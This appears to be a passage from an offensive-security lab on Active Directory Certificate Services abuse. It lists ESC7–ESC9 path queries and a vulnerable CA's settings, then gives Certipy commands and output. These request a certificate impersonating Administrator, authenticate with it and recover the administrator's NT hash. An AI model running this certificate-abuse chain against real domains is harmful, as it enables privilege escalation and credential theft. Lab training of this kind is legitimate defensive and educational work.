- Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)
- Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)
- Find Certificate Authorities with HTTP Web Enrollment (ESC8)
- Find Unsecured Certificate Templates (ESC9)

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Database Info	Node Info	Analysis
Certificate Subject	CN=lab-LAB-DC-CA, DC=lab, DC=local	
Certificate Validity End	2027-03-26 00:17:46+00:00	
Certificate Validity Start	2022-03-26 00:07:46+00:00	
DNS Name	LAB-DC.lab.local	
Enforce Encryption for Requests	Disabled	
Request Disposition	Issue	
User Specified SAN	Enabled	
Web Enrollment	Enabled	
domain	LAB.LOCAL	
type	Enrollment Service	

Raw Query



```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtvtn6eh9dt]-[~]
└─ [★]$ certipy req -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -template User -upn Administrator@lab.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 64
[*] Got certificate with UPN 'Administrator@lab.local'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-1103'
[*] Saved certificate and private key to 'administrator.pfx'
```

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtvtn6eh9dt]-[~]
└─ [★]$ certipy auth -pfx administrator.pfx -username administrator -domain lab.local -dc-ip 10.129.228.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Using principal: administrator@lab.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@lab.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

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THANK YOU